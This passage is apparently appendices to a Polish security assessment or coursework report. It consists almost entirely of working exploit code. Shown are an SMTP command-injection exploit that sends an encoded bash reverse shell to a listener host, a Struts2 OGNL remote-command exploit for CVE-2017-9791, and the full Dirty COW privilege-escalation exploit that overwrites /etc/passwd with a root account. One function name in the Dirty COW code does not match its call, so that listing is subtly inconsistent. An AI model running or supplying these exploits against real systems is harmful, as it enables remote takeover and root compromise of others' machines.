19          self.parser.add_argument('--rport', help='Server Port',
20                                  default=25, type=int)
21          self.parser.add_argument('--lhost', help='IPv4', required=True)
22          self.parser.add_argument('--lport', help='Port', type=int,
23                                  required=True)
24          return self.parser.parse_args()
25
26
27  class Exploit(object):
28
29      def __init__(
30          self,
31          rhost,
32          rport,
33          lhost,
34          lport,
35      ):
36          self._rhost = rhost
37          self._rport = rport
38          self._lhost = lhost
39          self._lport = lport
40          self._payload = \
41              '\\x2Fbin\\x2Fbash\\x20-c\\x20\\x22bash\\x20-i\\x20\\x3E' + \
42              '\\x26\\x20\\x2Fdev\\x2Ftcp\\x2F{0}\\x2F{1}\\x200\\x3E' + \
43              '\\x261\\x22'.format(lhost.replace('.', '\\x2E'), lport)
44          self._run()
45
46      def _ehlo(self):
47          return 'EHLO {0}\\r\\n'.format(self._rhost)
48
49      def _from(self):
50          return 'MAIL FROM:<>\\r\\n'
51
52      def _to(self):
53          return 'RCPT TO:<${run{{{0}}}}@{1}>\\r\\n'.format(self._payload,
54                                                         self._rhost)
55
56      def _data(self):
57          return 'DATA\\r\\n'
58
59      def _body(self):
60          body = ''
61          for i in range(1, 32):
62              body = body + 'Received: {0}\\r\\n'.format(i)
63          return body + '\\r\\n'
64
65      def _run(self):
```

```

66     import socket
67     sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
68     sock.connect((self._rhost, self._rport))
69     sock.recv(1024)
70     sock.send(self._ehlo())
71     sock.recv(1024)
72     sock.send(self._from())
73     sock.recv(1024)
74     sock.send(self._to())
75     sock.recv(1024)
76     sock.send(self._data())
77     sock.recv(1024)
78     sock.send(self._body())
79     sock.recv(1024)
80     print '[+] Exploited. Check your listener'
81
82
83 if __name__ == '__main__':
84     args = Args().parse_args()
85     Exploit(rhost=args.rhost, rport=args.rport, lhost=args.lhost,
86            lport=args.lport)

```

B. Załączniki do zadania 3.

B.1. Eksploit wykorzystujący CVE-2017-9791 (Apache Struts 2.3.x)

```

1  #!/usr/bin/python
2  # -*- coding: utf-8 -*-
3
4  # Just a demo for CVE-2017-9791
5
6  import requests
7
8
9  def exploit(url, cmd):
10     print '[+] command: %s' % cmd
11
12     payload = '%{'
13     payload += '(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).'
14     payload += '(#_memberAccess?(_memberAccess=#dm):'
15     payload += \
16         "((#container=#context['com.opensymphony.xwork2.ActionContext.container'])."
17     payload += \
18         '(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).'
19     payload += '(#ognlUtil.getExcludedPackageNames().clear()).'
20     payload += '(#ognlUtil.getExcludedClasses().clear()).'
21     payload += '(#context.setMemberAccess(#dm)))).'
22     payload += "(@java.lang.Runtime.getRuntime().exec('%s'))" % cmd
23     payload += '}'
24
25     data = {
26         'name': payload,
27         'age': 20,
28         '__checkbox_bustedBefore': 'true',
29         'description': 1,
30     }
31
32     headers = \
33         {
34             'Referer': \
35                 'http://127.0.0.1:8080/struts2_2.3.15.1-showcase/integration/editGangster'}
36     requests.post(url, data=data, headers=headers)
37
38
39 if __name__ == '__main__':
40     import sys

```

```

41
42     if len(sys.argv) != 3:
43         print 'python %s <url> <cmd>' % sys.argv[0]
44         sys.exit(0)
45
46     print '[*] exploit Apache Struts2 S2-048'
47     url = sys.argv[1]
48     cmd = sys.argv[2]
49
50     exploit(url, cmd)

```

B.2. Exploit 'Dirty COW' CVE 2016-5195 (Linux Kernel 4.4.0-21 (Ubuntu 16.04 x64))

```

1  //
2  // This exploit uses the pokemon exploit of the dirtycow vulnerability
3  // as a base and automatically generates a new passwd line.
4  // The user will be prompted for the new password when the binary is run.
5  // The original /etc/passwd file is then backed up to /tmp/passwd.bak
6  // and overwrites the root account with the generated line.
7  // After running the exploit you should be able to login with the newly
8  // created user.
9  //
10 // To use this exploit modify the user values according to your needs.
11 // The default is "firefart".
12 //
13 // Original exploit (dirtycow's ptrace_pokedata "pokemon" method):
14 // https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c
15 //
16 // Compile with:
17 // gcc -pthread dirty.c -o dirty -lcrypt
18 //
19 // Then run the newly create binary by either doing:
20 // "./dirty" or "./dirty my-new-password"
21 //
22 // Afterwards, you can either "su firefart" or "ssh firefart@..."
23 //
24 // DON'T FORGET TO RESTORE YOUR /etc/passwd AFTER RUNNING THE EXPLOIT!
25 // mv /tmp/passwd.bak /etc/passwd
26 //
27 // Exploit adopted by Christian "FireFart" Mehlmauer
28 // https://firefart.at
29 //
30
31 #include <fcntl.h>
32 #include <pthread.h>
33 #include <string.h>
34 #include <stdio.h>
35 #include <stdint.h>
36 #include <sys/mman.h>
37 #include <sys/types.h>
38 #include <sys/stat.h>
39 #include <sys/wait.h>
40 #include <sys/ptrace.h>
41 #include <stdlib.h>
42 #include <unistd.h>
43 #include <crypt.h>
44
45 const char *filename = "/etc/passwd";
46 const char *backup_filename = "/tmp/passwd.bak";
47 const char *salt = "firefart";
48
49 int f;
50 void *map;
51 pid_t pid;
52 pthread_t pth;
53 struct stat st;
54
55 struct Userinfo {

```

```

56     char *username;
57     char *hash;
58     int user_id;
59     int group_id;
60     char *info;
61     char *home_dir;
62     char *shell;
63 };
64
65 char *generate_password_hash(char *plaintext_pw) {
66     return crypt(plaintext_pw, salt);
67 }
68
69 char *generate_passwd_line(struct Userinfo u) {
70     const char *format = "%s:%s:%d:%d:%s:%s\n";
71     int size = snprintf(NULL, 0, format, u.username, u.hash,
72         u.user_id, u.group_id, u.info, u.home_dir, u.shell);
73     char *ret = malloc(size + 1);
74     sprintf(ret, format, u.username, u.hash, u.user_id,
75         u.group_id, u.info, u.home_dir, u.shell);
76     return ret;
77 }
78
79 void *adviseThread(void *arg) {
80     int i, c = 0;
81     for(i = 0; i < 200000000; i++) {
82         c += madvise(map, 100, MADV_DONTNEED);
83     }
84     printf("madvise %d\n\n", c);
85 }
86
87 int copy_file(const char *from, const char *to) {
88     // check if target file already exists
89     if(access(to, F_OK) != -1) {
90         printf("File %s already exists! Please delete it and run again\n",
91             to);
92         return -1;
93     }
94
95     char ch;
96     FILE *source, *target;
97
98     source = fopen(from, "r");
99     if(source == NULL) {
100         return -1;
101     }
102     target = fopen(to, "w");
103     if(target == NULL) {
104         fclose(source);
105         return -1;
106     }
107
108     while((ch = fgetc(source)) != EOF) {
109         fputc(ch, target);
110     }
111
112     printf("%s successfully backed up to %s\n",
113         from, to);
114
115     fclose(source);
116     fclose(target);
117
118     return 0;
119 }
120
121 int main(int argc, char *argv[])
122 {
123     // backup file
124     int ret = copy_file(filename, backup_filename);
125     if (ret != 0) {

```

```

126     exit(ret);
127 }
128
129 struct Userinfo user;
130 // set values, change as needed
131 user.username = "firefart";
132 user.user_id = 0;
133 user.group_id = 0;
134 user.info = "pwned";
135 user.home_dir = "/root";
136 user.shell = "/bin/bash";
137
138 char *plaintext_pw;
139
140 if (argc >= 2) {
141     plaintext_pw = argv[1];
142     printf("Please enter the new password: %s\n", plaintext_pw);
143 } else {
144     plaintext_pw = getpass("Please enter the new password: ");
145 }
146
147 user.hash = generate_password_hash(plaintext_pw);
148 char *complete_passwd_line = generate_passwd_line(user);
149 printf("Complete line:\n%s\n", complete_passwd_line);
150
151 f = open(filename, O_RDONLY);
152 fstat(f, &st);
153 map = mmap(NULL,
154             st.st_size + sizeof(long),
155             PROT_READ,
156             MAP_PRIVATE,
157             f,
158             0);
159 printf("mmap: %lx\n", (unsigned long)map);
160 pid = fork();
161 if(pid) {
162     waitpid(pid, NULL, 0);
163     int u, i, o, c = 0;
164     int l = strlen(complete_passwd_line);
165     for(i = 0; i < 10000/l; i++) {
166         for(o = 0; o < l; o++) {
167             for(u = 0; u < 10000; u++) {
168                 c += ptrace(PTRACE_POKETEXT,
169                             pid,
170                             map + o,
171                             *((long*)(complete_passwd_line + o)));
172             }
173         }
174     }
175     printf("ptrace %d\n", c);
176 }
177 else {
178     pthread_create(&pth,
179                  NULL,
180                  madviseThread,
181                  NULL);
182     ptrace(PTRACE_TRACEME);
183     kill(getpid(), SIGSTOP);
184     pthread_join(pth, NULL);
185 }
186
187 printf("Done! Check %s to see if the new user was created.\n", filename);
188 printf("You can log in with the username '%s' and the password '%s'.\n\n",
189        user.username, plaintext_pw);
190 printf("\nDON'T FORGET TO RESTORE! $ mv %s %s\n",
191        backup_filename, filename);
192 return 0;
193 }

```